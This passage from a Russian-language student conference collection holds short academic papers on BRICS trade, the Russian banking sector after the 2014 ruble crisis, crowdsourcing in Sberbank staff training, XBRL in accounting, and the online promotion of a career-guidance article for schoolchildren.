7) ЮАР – единственная страна в БРИКС, для которой модель и для экспорта, и для импорта являлась “гравитационной” на протяжении всего наблюдаемого периода.

Можно сделать вывод, что в перспективе рост товарооборота между странами БРИКС возможен с учетом роста ВВП этих стран. Проанализировав динамику номинального ВВП стран группы, можно заключить, что увеличение доли внутригрупповой торговли между этими странами происходит и будет происходить преимущественно за счёт роста объёмов двусторонней торговли государств-членов БРИКС с КНР.

В целом, внешнеторговое сотрудничество между странами БРИКС можно охарактеризовать как довольно перспективное, но противоречивое направление развития отношений между этими государствами.

Литература:

1. Всемирная торговая организация (ВТО) –World Trade Organization (WTO) – www.wto.org
2. Новое направление российской внешней и внешнеэкономической политики – взаимодействие с БРИКС / Отв. ред. С. П. Глинкина; колл. авторов. –М.: Институт экономики РАН, 2014. – 220 с.
3. Троекурова И.С., Пелевина К.А. Гравитационные модели внешней торговли стран БРИКС // Изв. Саратовского ун-та. Нов.сер. Сер.Экономика.Управление.Право.2014. Т.14, вып. 1, час.2. С.133-142.
4. Федеральная таможенная служба РФ - <http://www.customs.ru>

Банковский сектор России в условиях глобальной нестабильности: проблемы и перспективы развития

Лебедева О.А., Яровая А.Е.

Открытость национальной экономики и ее участие в мировых экономических процессах неизбежно оказывает влияние на развитие национальной банковской системы, вносит коррективы в характер банковской деятельности через изменение ассортимента банковских продуктов и услуг. Рассмотрим некоторые основные показатели деятельности банковского сектора РФ за последнее время и тенденции его развития.

Российские банки оказались в весьма сложной и противоречивой ситуации, сложившейся под влиянием западных санкций и снижения экономического роста. Западные санкции напрямую затрагивают более 50% активов российского банковского сектора вследствие ограничения доступа банков к рынкам капитала США и ЕС. Из-за снижения доверия к банковской сфере РФ произошел отток капитала из страны, увеличился объем «плохих долгов» и снизилась рентабельность сектора.

К концу 2014 г. грянул полноценный кризис на валютном рынке. После запуска рубля в "свободное плавание" бивалютная корзина подорожала в полтора раза, в отдельные дни доллар взлетал на 10%, евро покорил психологически важный уровень в 100 руб. Банки смогли заработать на валютнообменных операциях, однако это не идет ни в какое сравнение с тем ударом, который они получили по капиталу и резервам из-за переоценки валютных кредитов[1].

Что касается запуска рубля в "свободное плавание", то существуют как сторонники, так и противники данной политики ЦБ. Сторонники считают, что плавающий рубль — это гибкий инструмент автоматической регуляции экономики, и именно трудные времена должны стимулировать переход к свободному плаванию. По их мнению, на курс оказывает влияние макроэкономика, с которой ни один Центробанк не справится, а потратить все резервы на поддержание курса рубля можно легко. Другие считают, что экономика России не была готова к плавающему курсу рубля. Чрезмерные колебания курса рубля заставили предприятия и население активно переводить деньги в валюту, лишая банки ресурсов для кредитования в рублях, что привело к удорожанию кредитов. А высокие процентные ставки — одна из основных причин замедления темпов роста российской экономики. В любом случае, такое пускание дел «на самотек» является весьма рискованной политикой, и чтобы оценить целесообразность её применения, необходимы терпение и время. Да, пытаясь исправить ситуацию, которая, возможно, сама войдет в привычное русло с течением времени, можно

нерационально потратить немало сил и ресурсов. Однако очень сложно определить, выведет ли влияние внешних и естественных внутренних эффектов состояние страны на прежний уровень, усугубит ли его или же установит новое равновесие, к которому стране и её жителям еще предстоит присмотреться.

Ослабление рубля оказало неоднозначное воздействие на российскую экономику. С одной стороны, оно сгладило негативное влияние внешних шоков на отдельные сектора российской экономики и способствовало импортозамещению. С другой стороны, оно имело и негативные последствия для экономики, так как привело к удорожанию импортируемой продукции, в том числе оборудования и других инвестиционных товаров, что повысило издержки производителей.

Реакцией ЦБ на неконтролируемую девальвацию и панику, которая наблюдалась на валютном рынке, стало повышение ключевой ставки. Плюсом применения ключевой ставки является влияние данного механизма на инфляцию и общее оздоровление экономики. Однако в качестве минуса можно выделить большую инертность и низкую эффективность этого метода в кризисное время. При ухудшении экономической ситуации, особенно связанной с внешним воздействием, негативные процессы происходят быстрее, чем успевает сработать изменение ставки.

Повышение ключевой ставки вынудило банки в короткие сроки увеличить ставки по привлекаемым средствам с целью остановить «бегство» населения и компаний в валюту. Снижение процентной маржи и ухудшение качества кредитных портфелей – вот ключевые риски банковского сектора в 2015 году [2].

В условиях макроэкономической неопределенности заметно снизился спрос на кредиты со стороны малого и среднего бизнеса. В то же время, спрос на кредиты со стороны крупных корпоративных заемщиков сохранялся на стабильном уровне. Это можно объяснить тем, что многие крупные компании сотрудничали со странами, взаимодействие с которыми в свете санкций и анти-санкций затруднено. В результате, для компенсации возникающих на этой почве убытков им понадобилась материальная помощь. Что касается малых и средних предприятий, то им брать кредиты под высокие проценты в условиях нестабильности не выгодно, да и рискованно. Значимой негативной тенденцией стало ухудшение качества розничного кредитного портфеля банков. В то время как кредитная задолженность физических лиц выросла за 2014 г. на 13,8%, по данным ЦБ РФ, просроченная задолженность подскочила на 51,6% [3].

В целом количество банков сокращается. Многие, в основном небольшие, банки лишились лицензии, а кто-то из них был поглощен более крупными. На 1 марта 2015 г. количество действующих кредитных организаций составляло 827. Это на 10% меньше, чем было в начале 2014 г.

В данный момент в банковском секторе производится «чистка», начавшаяся еще в 2013 г. и, с одной стороны, инициируемая государством и Центральным Банком, а с другой - являющаяся своеобразным естественным отбором. Как уже было отмечено, многие банки лишились лицензии из-за того, что не имели средств обеспечения производимых ими операций. Некоторые при этом пытались скрыть своё бедственное положение махинациями и узкими местами финансовых показателей. Менее убыточные банки, которые нельзя назвать безнадежными, регулятор взял под свою опеку, направив им средства на восстановление. Еще одно направление, приводящее к уменьшению количества банковских брендов, является их синдицирование, объединение. Некоторые банки вошли в состав более крупных, другие объединились под чьим-то началом или под новым названием. Специалисты отмечают, что такая динамика является достаточно перспективной в плане увеличения доверия к банковскому сектору со стороны населения, т.к. будет меньше «сомнительных» учреждений, а крупные будут приобретать большее доверие и расширять влияние. Отмечается также, что клиенты, желающие обратиться к помощи того или иного банка, также должны нести ответственность за свой выбор и быть более внимательными при подборе вариантов. Наличие надежных банковских брендов, в авторитете которых не приходится сомневаться, заметно облегчит этот выбор, что очень важно при сложившемся сейчас «кризисе доверия».

Кризис в банковском секторе можно определить как кризис бизнес-модели. В частности, уже очевидно, что старая модель использования краткосрочных депозитов для кредитования долгосрочных проектов исчерпала себя. Кроме того, она сопряжена с большими рисками.

Наша банковская система находится, к сожалению, не на переходе, а на перепутье: мы никак не расстанемся с национальными традициями и периодически фрагментарно внедряем и отменяем международные стандарты и рейтинги. В результате системные решения заменяются ручным управлением с пестрой мозаикой индивидуальных решений для государственных, крупных и карманных банков. Банк России не должен быть заложником просчетов политики ручного управления экономикой, должен более уверенно предлагать системные, именно системные, решения экономических проблем. Государство же должно оказать помощь банковскому сектору в восстановлении от последствий кризиса и обеспечить поддержку новых перспективных решений.

При ужесточении регуляторных требований надо использовать новые технологии, чтобы было комфортно работать и банку, и клиентам. Необходимо уйти от спирали «высокие риски — высокие ставки по кредитам — высокие риски проектов клиента — дефолты клиентов — растущие риски убытков, возвращаемых на балансы банков — новая

попытка компенсировать риски растущими ставками для следующих заемщиков». Банк должен начинать управление рисками еще до кредитования. Необходимо вместе с клиентом тщательно проанализировать все риски, принять меры по их сокращению, уменьшить их и, соответственно, ставку. Это стимулирует клиента успешно завершить проекты, вовремя погасить кредит и проценты.

Падение цены на нефть и курса национальной валюты — это нормальные рыночные механизмы по поиску нового равновесия нового спроса и старого предложения. Процессы такого поиска носят болезненный характер, потому что приходится отвыкать от вредной привычки получать много, быстро и дешево. Выходить из кризиса надо не пытаясь вернуться к прежнему спросу, а сформировав новое предложение, новые технологии, нечто новое и востребованное.

Необходимо отметить, что важен не объем денежной массы, а оборот средств. Ликвидация барьеров обращения денег и товаров, использование современных механизмов платежей и расчетов позволяет сократить потребность экономики в денежной массе.

За прошедшие полгода появились реалии, которые надо учитывать, чтобы жить «в новой рублевой зоне» и использовать для структурных реформ:

- после ажиотажа стабилизируется рост цены на товары и услуги, а впереди нас ждет снижение спроса;

- после ажиотажа сократились инвестиции в иностранную валюту, платежеспособный спрос на импорт (продуктов, техники, поездки и т.д.);

- выросла стоимость и усложнилась доступность инвестиционных ресурсов;

- выросла инвестиционная привлекательность резко подешевевших российских предприятий [4].

Безусловно, банковский сектор оказался в трудном положении, которое уже отразилось на принимаемых решениях и в значениях показателей, и по прогнозам ему понадобится довольно длительное время на восстановление после «пережитого». Однако сейчас уже отмечается стабилизация ситуации на финансовом рынке и в банковской сфере. Примером такой положительной динамики является укрепление рубля и, соответственно, повышение его покупательской способности и снижение ключевой ставки ЦБ РФ. Крупные банки заявили о своей готовности к реализации программ, направленных на поддержку других секторов в условиях кризиса, и заверили, что введенные санкции не нанесли им слишком большого ущерба. Конечно, заметных улучшений придется подождать, так как за последние 1,5 года произошло и поменялось очень многое и эффект от некоторых изменений (как положительный, так и отрицательный) может проявиться только спустя продолжительный период

времени. Если ситуация наладится и банки будут чувствовать себя уверенно в борьбе с возникающими трудностями, то и клиентам этих банков будет спокойнее: опасения сгладятся и люди не будут поддаваться панике. Но, как уже было сказано, нужно понимать, что улучшения будут нести постепенный характер, и новые решения должны внедряться также постепенно и продуманно, насколько это возможно. Остается только надеяться, что из этого кризиса Россия и составляющие её сектора почерпнут много важных знаний и опыта, избавятся от тянущих их вниз недочетов и зависимостей и выйдут обновленными и готовыми к любым трудностям. Ведь, как говорится: «Что нас не убивает, то делает нас сильнее».

Литература:

1. Итоги 2014: банковский сектор - из огня да в полымя // www.interfax.ru/business/416102.
2. Доронкин М., Волков С., Самиев П. Банковский сектор в 2015 году: голодные игры // «Эксперт РА» (RAEX), 2015.
3. Центральный банк Российской Федерации. Основные направления единой государственной денежно-кредитной политики на 2015 год и период 2016 и 2017 годов. – Москва, 2014.
4. Высоков В.В. Антикризисные планы и структурные реформы // www.centrinvest.ru/files/articles/pdf/RS_CIB_march2015-10-1.pdf.

Анализ внедрения краудсорсинга в системы обучения и мотивации персонала

В.С. Леонова

*Научный руководитель: Щетинина Д.П., к.э.н., ст. преп. кафедры управления
человеческим ресурсами*

На сегодняшний день в России люди тесно связаны с сетью Интернет и друг с другом посредством многочисленных устройств, количество которых растет стремительными темпами. При этом пользователи сети могут непрерывно обучаться (например, с помощью сайта www.coursera.org), имеют доступ к многочисленным сообществам по интересам (например, социальная сеть Linked In) и к самой большой библиотеке в мире (Wikipedia).

Статистика использования сети Интернет в России [2]:

- 70% россиян трудоспособного возраста пользуются интернетом хотя бы 1 раз в месяц;
- 15% в год – средний прирост пользователей Рунета (с 2006г. более 50% прироста происходит за счет возрастной группы старше 35 лет);

- 40% пользователей Рунета – жители небольших городов и сёл (в некоторых регионах мобильный интернет уже преобладает над десктопным);
- 58% пользователей используют мобильные устройства (из них 62% - владельцы планшетных компьютеров);
- 63% пользователей общаются в социальных сетях (другие самые популярные активности в Рунете: поиск информации 7%, чтение новостей – 64%);
- 37% россиян старше 18 лет использовали компьютер/Интернет для обучения (у людей в возрасте от 18 до 30 лет показатель составляет 69%).

Развитие сети интернет, проникновение мобильных устройств в повседневную жизнь, рост значения социальных медиа в современной жизни привели к распространению электронных (e-learning) форматов обучения.

Адаптация компаний к новым условиям среды предполагает существенную перестройку системы кадрового менеджмента, и обучение персонала в этих условиях становится ключевым элементом процесса управления персоналом. Наиболее актуальна эта проблема в коммерческих банках, так как от их работы зависит эффективность работы экономики всей страны. Ведущие и успешные банки в конкурентной борьбе за ресурсы делают выбор в пользу сохранения, накопления и развития человеческого капитала. Одним из современных направлений является использование новых подходов к генерации идей. Речь идет об использовании краудсорсинга, технологии вовлечения через компьютерные сети множества людей для совместной деятельности. Несмотря на кажущуюся простоту использования, эти модели работы с идеями требуют принципиально новых подходов к мотивации участников проектов. Краудсорсинг по праву можно считать технологией XXI века [5].

Краудсорсинг - направление, суть которого заключается в передаче определенных производственных функций группе лиц на основании публичной оферты, не подразумевающей заключения трудового договора.

В основании краудсорсинга лежит возможность привлечения широких масс к непосредственному участию в коллективном творчестве и принятия решений. Сфера его применения может затрагивать почти любой аспект человеческой деятельности, будь то бизнес, обучение, здравоохранение, работа и т.д. Чаще всего о краудсорсинге вспоминают, когда речь идет об анализе предпочтений потребительских услуг, коллективном обсуждении продуктов, доработке нормативных документов, создании виртуальных сообществ [1].

Одна из классификаций краудсорсинга основана на критерии «аудитория», где можно выделить:

- Внешний краудсорсинг - проводится с участием сотрудников организации, клиентов, партнеров и интернет-сообщества с привлечением компании-партнера;

- Внутренний краудсорсинг - возможно участие только сотрудников организации.

Во внутреннем краудсорсинге заложен огромный потенциал, который может быть использован для работы с персоналом внутри организации. Спектр возможных направлений его использования охватывает как сравнительно простые действия, так и гораздо более сложные задачи. Внутренний краудсорсинг позволяет не только распространять информацию про ведущиеся разработки, про планируемые изменения в организации. Он позволяет менять их, привлекая заинтересованных работников к доработке проектов изменений. Таким образом, внутренний краудсорсинг является очень перспективным направлением партисипативного управления организации [6].

Сегодня, большинство сотрудников ожидает, что работодатели обеспечат им постоянный доступ к сети Интернет для получения информации и взаимодействия с коллегами. Таким образом, вовлеченность простых сотрудников компании в процесс использования средств Интернет постоянно растет, а вместе с ней растет и уровень осведомленности соответственно, мобильные технологии оказывают огромное влияние на сферу корпоративного обучения. Многие компании используют их для повышения эффективности процесса обмена знаниями, развития системы наставничества и формирования культуры самообучающейся организации.

Никогда ранее компании не имели такой возможности использовать интеллектуальный потенциал своих сотрудников в режиме реального времени без географических ограничений. Хорошие идеи возникают когда и где угодно – дома, на работе, в дороге, в отпуске. Способность организации уловить и использовать эти идеи является показателем ее готовности к вызовам времени непрерывных перемен.

Также существует немало платформ, предназначенных для организации электронного обучения. Лучшие из коммерческих платформ, представлены в списке, ориентируясь на соотношение Цена/Качество, а также программы с открытым кодом (т.е. бесплатные), руководствуясь распространенностью программы, отзывами пользователей и наличием качественной русскоязычной системы поддержки [4].

1. Инструмент разработки электронных курсов «1С:Электронное обучение. Конструктор курсов».
2. Система управления обучением «1С:Электронное обучение. Корпоративный университет».
3. Программное обеспечение с открытым кодом Moodle.
4. EFront.
5. Краудсорсинговый проект «учебный портал в ОАО «Сбербанк РФ».

Сегодня система E-learning в банке представлена двумя разнородными неинтегрированными решениями. Всем сотрудникам компании доступна

внутренняя система АСПК(автоматизированная система повышения квалификации), реализованная во внутренней сети Банка(Интернет) и предоставляющая возможность изучения дистанционных курсов только на рабочем месте. А руководителям помимо АСПК доступна еще и внешняя система, виртуальная школа Сбербанка, предоставляющая широкий спектр возможностей дистанционного обучения с любого компьютера, подключенного к сети Интернет.

Специалисты банка были связаны рядом ограничений в доступе к базе профессиональных знаний и к площадке для обмена опытом. Не все они непосредственно связаны с используемыми системами дистанционного обучения. Также существуют и другие ограничения, такие как пропускная способность внутренних каналов связи, мощности которых едва хватает для передачи объемного мультимедийного контента.

Кроме того у сотрудников фронт-офиса не всегда хватает времени на прохождение обучения, они постоянно работают с клиентами в зале или на выезде, порой у них нет возможности в спокойной обстановке, сконцентрироваться и посвятить время развитию, которое требует большой самомотивации.

Еще в 2013 г. была начата работа по формированию стратегии Сбербанка да 2018 г. В крупных международных компаниях разработка стратегии чаще всего осуществляется по функциональным направлениям. Уникальным решением для отечественных компаний стало привлечение к обсуждению стратегии всех сотрудников организации. Задача вовлечения сотрудников, рассредоточенных по всей России, а это более 200 тыс. человек, работающих в разных подразделениях, была решена с помощью краудсорсинга [7].

Этот проект состоял из нескольких этапов, участники проекта, они же сотрудники Сбербанка, были поделены между собой на четыре группы в зависимости от профессионального опыта и уровня управления: топ-менеджмент банка и руководители центрального офиса; руководители территориальных банков, отделений; менеджеры среднего звена; сотрудники подразделений и дополнительных офисов.

В первом этапе проекта приняло участие более 9 тыс. сотрудников Сбербанка, было внесено 1116 предложений и написано порядка 3 тыс. комментариев. Часть этих предложений была посвящена направлениям работы с персоналом. Данный блок вызвал бурное обсуждение на фоне других направлений генерации идей.

Все эти предложения были сгруппированы по 5 направлениям обсуждения: привлечение, обучение и развитие, управление карьерой, оплата труда и льготы, управление эффективностью деятельности.

По направлению HR большая часть усилий участников была сосредоточена на возможностях развития персонала. В частности, в ходе

обсуждения была определена приоритетная форма обучения сотрудников: 68% респондентов выбрали очную форму обучения, дистанционную только 32%.

По направлению обучения и развития персонала было сформулировано 46 идей. Ключевые идеи сводились к следующим:

- модернизация системы массового обучения по таким направлениям как e-learning как база знаний, обучения и обмена опытом;
- формирование культуры наставничества среди сотрудников банка;
- формирование корпоративного университета как центра развития лидеров, накопление инновационных знаний.

Одним из проектов в рамках развития системы E-learning, который поможет значительно улучшить текущую ситуацию и обеспечить специалистов Сбербанка дополнительными возможностями дистанционного обучения, является создание многофункционального учебного портала доступного в сети интернет [7]. Для того что бы как можно шире рассмотреть возможности данного портала, важно привлечь наибольшее количество сотрудников организации.

Цель формирования учебного портала была подробно проработана на краудсорсинговой площадке, которая называется «Идеи Сбербанка» и на которой на сегодняшний момент реализовано около 60 проектов по различным темам.

Ключевая идея, учебного портала в том что он должен быть доступен для всех сотрудников в сети интернет в любое время из любой географической точки и с широкого спектра устройств.

Обсуждение длилось 3 недели и вызвало большой интерес среди сотрудников, было подано 2000 предложений, в обсуждении участвовало более 1000 сотрудников. Проект позволил привлечь к обсуждению специалистов различных категорий и подразделений, чем обеспечил широкий взгляд на требования к будущему сервису.

В среднем один участник сформулировал 5 предложений, оставил 27 комментариев 50 оценок к предложениям других участников.

Этот проект позволил участникам формулировать предложения, оставлять комментарии и давать оценки предложениям других участников. Всеобщее обсуждение позволило понять потребности сотрудников, учесть их пожелания и определить направление создания удобного для работников сервиса, который поможет достичь целей личного и профессионального развития.

Структура обсуждения концепции учебного портала

Количество идей предложенных по:

- названию портала 516;
- цели и назначению 219;
- наполнению портала 327;

- мотивации и вовлеченности 111;
- удобству использования 120;
- веб-дизайну 159;
- обучению 209.

Проект позволяет взглянуть на задачу глазами будущих пользователей сервиса, выявить моменты, требующие особого внимания и нестандартного решения.

Цели и назначения учебного портала:

Учебный портал – главное хранилище корпоративной памяти, место объединения людей, знаний, методов, теорий и практик.

Объединение людей:

- формирование общего понятного профессионального языка;
- формирование профессиональных сообществ;
- развитие культуры командной работы;
- формирование виртуальных команд в ходе совместного обучения;
- выявление лидеров, экспертов и высокопотенциальных сотрудников.

Объединение знаний:

- создание системы управления знаниями;

Поиск внешних учебных и информационных сервисов, повышение их доступности.

Объединение методов, теорий и практик:

- формирование персональной среды обучения;
- создание комфортной среды обучения (приветствуется метод проб и ошибок, анализ неудач - важная часть процесса обучения);
- формирование культуры самообучающейся организации;
- выявление потребностей в обучении.

Другие:

- повышение финансовой грамотности и просвещения населения;
- сокращение затрат на обучение.

Таким образом, создание учебного портала, доступного в сети Интернет, позволяет системе дистанционного обучения работников перейти на новый уровень развития, а использование краудсорсинга позволит включить персонал в работу над процессом изменения организации.

С помощью технологии краудсорсинга организации получают возможность не только значительно улучшить деятельность, но и определить перспективы дальнейшего развития, которые смогут удовлетворить персонал, стимулировать его реализовывать те инициативы, которые сами работники для себя определили.

Персонал, который принимает участие в краудсорсинге, в дальнейшем будет заинтересованно реализовывать свои собственные идеи и предложения [3]. Он будет получать от этого удовольствие, работать с отдачей,

качественно и производительно, активно заниматься самообучением на учебном портале, построенном с помощью идей сотрудников.

Тем самым краудсорсинг мотивирует участников к лучшему выполнению работ и способствует более полному использованию потенциала человеческих ресурсов в организации.

Литература:

1. Патаракин Е.Д., Ярмахов Б.Б., Буров В.В. Продвижение социальных инноваций через общественное конструирование документов // Образовательные технологии и общество. – 2012. – Т.15. – № 2.
2. Исследований Фонда общественного мнения и группы компаний TNS, 2014
3. Долженко Р.А. Краудсорсинг – новая форма организации трудовой деятельности в коммерческих банках // Менеджмент в России и за рубежом. – 2012. - № 5.
4. Тапскотт Д., Виллиямс А. Как массовое сотрудничество изменяет вс. – М.: BestBusinessBooks, 2012.
5. Пономарев С.В. Краудсорсинг – технология создания виртуальных сообществ // Вестник Пермского университета. Серия «Политология». – 2011. - № 3
6. Шапиро С.А. Мотивация и стимулирование персонала. – М.: Гросс Медиа, 2010.
7. Гордеева О., Ильин В., Анисина М. Отчет по краудсорсингу-проекту «Концепция Учебного портала». – М.: ОАО «Сбербанк России», 2014.

Знаковые системы (модели) в учете и отчетности

Максимова Е.Г., Махонина И.В.

Бухгалтерский учет можно рассматривать как коммуникативную систему, в которой в качестве коммуникативного акта выступает передача бухгалтерской информации с помощью системы знаков.

Бухгалтерский учет и отчетность являются искусственным языком передачи информации, так как это знаковая система, созданные человеком как вспомогательное средство для разных коммуникативных целей в экономических отношениях. Знаками бухгалтерского учета являются счета учета; выражениями - записи бухгалтерских проводок; обобщение информации происходит в отчетности – управленческой, налоговой и финансовой [3].

Универсальной знаковой системой является XML (eXtensible Markup Language) - расширяемый язык разметки. Язык разметки — это набор

символов или последовательностей, вставляемых в текст для передачи информации о его выводе или строении.

XML разрабатывался как язык с простым формальным синтаксисом, удобный для создания и обработки документов программами и одновременно удобный для чтения и создания документов человеком, с подчёркиванием нацеленности на использование в Интернете.

Расширяемой спецификацией формата XML, которая интегрируется в бухгалтерские и информационно-аналитические системы и позволяет эффективно обрабатывать и передавать бизнес-данные является XBRL [4].

XBRL определяет синтаксис, согласно которому могут быть представлены различные виды фактов, а их контексты описаны таким образом, что программное обеспечение может эффективно и верно находить, извлекать и интерпретировать релевантные факты в соответствующих контекстах. В основе документов XBRL лежит семантическая организация информации в таксономии данных и метаданных.

Таксономия - это основанный на регуляторных требованиях словарь (справочник), используемый для идентификации, маркировки, классификации и установления правил согласования данных. Таксономии содержат определения и свойства отдельных элементов финансовых отчетов, а также свойства взаимоотношений между этими элементами.

Документы в формате XBRL строятся на базе таксономий, разработанных с учетом регуляторных требований применительно к таким видам отчетности, как финансовая, налоговая, статистическая и др. Отчеты представляют собой документы, обладающие данной семантикой и передающие финансовую информацию внутри строго контролируемого контекста.

Функциональное назначение XBRL и Таксономии, как языка для формализации отчетности заключается в том, что: XBRL - это спецификация на базе языка XML, в которой общепринятые элементы и атрибуты стандартной финансовой отчетности используются для перекодировки финансовых отчетов из одной программы в другую с применением различных технологий, в том числе таксономий. А Таксономии в свою очередь, представляют собой механизм достижения семантической прозрачности в XBRL. Они ссылаются на глобальные и местные стандарты финансовой отчетности [2].

Описание спецификации XBRL предусматривает применение двух версий:

1. Закрытая схема - строго следит за тем, чтобы все данные в XML файле с отчетом следовали синтаксису XBRL
2. Открытая схема позволяет смешивать формат XBRL и других XML-подобных языков, что в свою очередь позволяет дополнить информацию, содержащуюся в файле с отчетом, своими дополнительными данными

На XBRL, открытом стандарте для представления финансовой отчетности в электронном виде базируется Таксономия МСФО (IFRS Taxonomy) – это проект под эгидой Комитета по МСФО, в рамках которого систематизируются и представляются в электронном виде показатели, которые подлежат раскрытию в соответствии с Международными стандартами финансовой отчетности. Таксономия МСФО обновляется ежегодно и учитывает все изменения, вносимые в тексты Стандартов. Главная задача этого проекта – дать миру единый формат для обмена в электронном виде отчетностью, подготовленной в соответствии с МСФО.

Помимо таксономии МСФО, существуют таксономии US GAAP, UK GAAP и таксономии финансовой отчетности других стран.

Как и в случае с Таксономией МСФО, Таксономия для американских стандартов представляет собой набор тегов, позволяющих организациям переводить тысячи тысяч отдельных фрагментов своей отчетности и примечаний к отчетности в электронный формат, т.е. в ту форму, в котором она легко может пересылаться и быть прочитанной специализированными программами. Само собой разумеется, это в десятки раз упрощает процесс поиска нужных данных, проведения анализа по ним, сопоставления и так далее, причем неважно, кто именно занимается таким анализом.

Преимущества применения знаковой системы XBRL: повышение качества, надежности, сопоставимости данных за счет использования технологии, основанной на единой модели показателей отчетности; повышение эффективности и сокращение времени за счет процесса электронного обмена данными на всех уровнях и на всех этапах процесса; в среднесрочной перспективе снижение затрат всех участников информационного обмена;

Но наряду с множеством преимуществ XBRL, существуют и недостатки, осложняющие применение такой системы: сложность и трудоемкость процесса сбора, агрегации и обработки данных; отсутствие единой системы показателей отчетности - «единой версии правды»; отсутствие возможности получения данных в различных разрезах средствами XBRL при анализе отчетности пользователями, в связи, с чем теряются особенности (индивидуальность) каждого предприятия.

Нами были сформулированы предложения по моделированию языковых средств бухгалтерского учета и отчетности на основе методологии используемой при построении искусственных языков:

Во-первых, унификация отчетности на основе единой методологической платформы и единого электронного формата представления, исключение дублирующих показателей.

Во-вторых, оптимизация процесса сбора, агрегации и обработки данных отчетности за счет более высокого уровня автоматизации

В-третьих, создание формы для каждого аналитического среза и как следствие разработка таксономии.

Рассмотренная система применима в условиях процесса устойчивого развития. Концепция устойчивого развития появилась в результате объединения трех основных аспектов: экономического, социального и экологического. Экономическая концепция подразумевает оптимальное использование ограниченных ресурсов. Социальная составляющая устойчивости развития ориентирована на человека и направлена на сохранение стабильности социальных и культурных систем, в том числе на сокращение числа разрушительных конфликтов между людьми. С экологической точки зрения, устойчивое развитие должно обеспечивать целостность биологических и физических природных систем.

Система XBRL с помощью описания отчетности общим языком базовых показателей позволяет исследовать достоверные и качественные учетные данные не только экономической составляющей процесса устойчивого развития, но и операции, влияющие на экологическую и социальную компоненты данного процесса.

Таким образом, с помощью сформулированных предложений по моделированию языковых средств бухгалтерского учета и отчетности на основе методологии используемой при построении искусственных языков знаковая система XBRL позволит обеспечить согласование учетных данных и отчетной информации в условиях процесса «устойчивого развития».

Литература:

1. Барулин А.Н., Введение в семиотику. – Электронный курс лекций, 1997г. — Режим доступа: <https://ilingran.academia.edu/BarulinAlexander>;
2. Кашкин И. XBRL Отчетность в формате XBRL сроки внедрения и перспективы развития – 2013 г.
3. Копытин В.Ю., Бухгалтерский учет как семиотика экономических отношений. – Тезисы доклада международной конференции Соколовские чтения «Бухгалтерский учет: взгляд из прошлого в будущее», 2015.- <http://econ-conf.spbu.ru>.
4. Уче Огбуйи (Uche Ogbuji), главный консультант, Fourthought, Размышления о XML: Анализ финансовых отчетов при помощи XBRL - 2010г. тупа: <http://www.ibm.com/developerworks/ru/library/x-think43>;

Модель продвижения социального проекта в сети интернет

Медведева Е.В.

Социальный маркетинг «представляет собой применение принципов и инструментов классического маркетинга с целью влияния на целевую

аудиторию для того, чтобы она добровольно согласилась, отвергла, изменила (модифицировала) или отказалась от определенного вида поведения, что в итоге принесло бы пользу индивидуумам, группам людей или обществу в целом».[1]

Для осуществления этих задач создаются социальные проекты, один из которых наша команда реализовала с целью исследования модели продвижения. В роли социальной проблемы выступает трудность определения школьниками сферы будущей работы и специальности. Контент нашего социального проекта должен привлечь школьников в IT-сферу, как одну из самых быстроразвивающихся, специалисты которой востребованы среди работодателей. Далее рассмотрим этапы, из которых состоит реализация нашего проекта (составляющие модели):

1. Таргетинг, составление аватара.
2. Подбор информации, написание статьи.
3. Выбор метода распространения нашего проекта.
4. Создание базы распространения статьи и её критерии.
5. Сбор статистических данных, их анализ, результаты работы.

Принципы работы нашей команды: разделение труда и делегирование полномочий. Благодаря этому мы смогли повысить результативность выполнения работы и сократить сроки реализации. Наша команда состояла из пяти человек:

- руководитель, в обязанности которого входили: контроль над выполнением работ и их сроками, мотивирование, принятие решений, анализ деятельности, её оценка и подведение итогов;
- два креативщика, которые занимались написанием статьи, поиском информации, подбором графических материалов;
- два аналитика, в чьи задачи входило поиск сайтов, ведение переговоров с администраторами сайта, размещение публикации.

Сообща было проведено таргетирование и составление аватара.

Наша ЦА это школьники 8-11 классов, но чтобы сегментировать и конкретизировать целевую аудиторию, нужно создать аватар. «Аватар (покупательская персона) — эмоциональное описание целевой аудитории. Это не только внешние характеристики, но и внутренняя мотивация».[2]

Нас волнуют: мечты, страхи и черты характера аватара, т.к. зная проблемы клиента, можно выиграть на этом, если в контенте предложить решение проблемы или приближение к намеченной цели. Рассмотрим образ нашего потребителя, на примере составленного нами аватара.

Описание целевой аудитории: мужская и женская аудитории (50:50), 14-18 лет, в большинстве своём "гики", их привлекают инновации и технические устройства, имеют базовые знания по английскому языку. Эти школьники стараются идти в ногу со временем, осваивают новые интернет-ресурсы, первыми спешат зарегистрироваться в новых социальных сетях,

опробовать бета-версии программ. Это люди, которые хотят от жизни большего и которым важно добиться чего-то, реализовать свой потенциал. Поведение в интернете: высокая активность пользования интернетом на протяжении всего дня, основную цель разделяют между собой коммуникация со сверстниками, просмотр новостной ленты (предпочитаемая соц. сеть – «ВКонтакте») и онлайн игры, второстепенная – поиск информации для учёбы и прочее.

Целевая функция: определение сферы деятельности, в которой можно применить свои способности и реализовать свои интересы.

Целевое действие: поиск подходящего ВУЗа, специальности и направления обучения.

Выбор лида: отклики на статью, выраженные количеством лайков и репостов в различных социальных сетях и количеством просмотров на сайтах.

«Болевые точки»: состояние неопределенности, чувство огромной ответственности за принимаемое решение, боязнь невозможности трудоустройства в будущем, отсутствия перспективы, низкой з/п.

Для продвижения нашей статьи мы выбрали инструментарий SMM, так как это деятельность, целью которой является привлечение внимания ЦА посредством работы в социальных сетях, блогосфере и форумах. Достоинства метода: широкий охват аудитории, низкие затраты на продвижение, быстрое распространение информации. Недостатки: необходим персонал для реализации, строгая проверка администраторами сообществ, трудности в анализе поведения потребителя.

Наши креативщики создали лаконичный и лёгкий для восприятия текст. В нём содержится полезная информация для школьников, примеры из жизни. В статье есть ответы на часто возникающие вопросы у нашего аватара. Тем самым мы показываем способы решения его проблем и избавляем от сомнений. Рассмотрим на примерах из текста:

1. Востребована ли профессия на рынке труда? «Айтишники сейчас нужны на каждом предприятии и в каждой фирме.»

2. Существуют ли перспективы развития? «...помимо профессиональных навыков, айтишники неплохо владеют английским. Ты сможешь выбрать сам, где строить карьеру и в какой стране».

3. Когда можно начать обучение? «Ты можешь работать по специальности, будучи учеником или студентом, не отвлекаясь от учебы повышать свою квалификацию».

Публикуя нашу статью в сообществах, мы создадим базу для применения вирусного метода, суть которого базируется на такой психологической особенности человека, как стремление поделиться информацией, которая ему интересна (репосты). Плюсы этого метода:

экономичность, быстрота распространения, повышение узнаваемости, пользовательская лояльность.

